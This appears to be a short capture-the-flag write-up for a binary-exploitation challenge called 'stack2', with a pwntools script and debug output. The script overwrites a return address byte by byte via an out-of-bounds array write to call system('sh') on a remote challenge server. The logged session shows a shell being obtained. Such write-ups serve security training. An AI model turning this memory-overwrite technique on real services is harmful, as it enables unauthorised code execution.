
```
from pwn import *
context.log_level='debug'
offest = 0X84
sym_addr = 0x08048450
bin_bash = 0x08048980
sh_addr = 0x08048980 + 7 # /bin/bash  在sh前有七
                         # system("sh")和system("
def write_addr(addr,val):
    p.sendline('3')
    p.recvuntil('which number to change:\n')
    p.sendline(str(addr))
    p.recvuntil('new number:\n')
    p.sendline(str(val))
    p.recvuntil('5. exit\n')

p = remote('111.198.29.45',33323)
p.recvuntil('How many numbers you have:\n')
p.sendline('1')
p.recvuntil('Give me your numbers\n')
p.sendline('1')
p.recvuntil('5. exit\n')
            # sym_addr 0x08048450
write_addr(offest,0x50)
write_addr(offest+1,0X84)
write_addr(offest+2,0x04)
write_addr(offest+3,0x08)

offest += 8
print offest
# sh_addr 0x08048987
write_addr(offest,0x87)
write_addr(offest+1,0x89)
write_addr(offest+2,0x04)
write_addr(offest+3,0x08)
```

https://blog.csdn.net/macro_wing

跑一下成功得到shell



```
>>> p.sendline('5')
[DEBUG] Sent 0x2 bytes:
    '5\n'
>>> p.interactive()
[*] Switching to interactive mode
ls
[DEBUG] Sent 0x1 bytes:
    'l' * 0x1
```



```
[DEBUG] Sent 0x1 bytes:
    's' * 0x1
[DEBUG] Sent 0x1 bytes:
    '\n' * 0x1
[DEBUG] Received 0x24 bytes:
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'stack2\n'
bin
dev
flag
lib
lib32
lib64
stack2
```

https://blog.csdn.net/macro_wing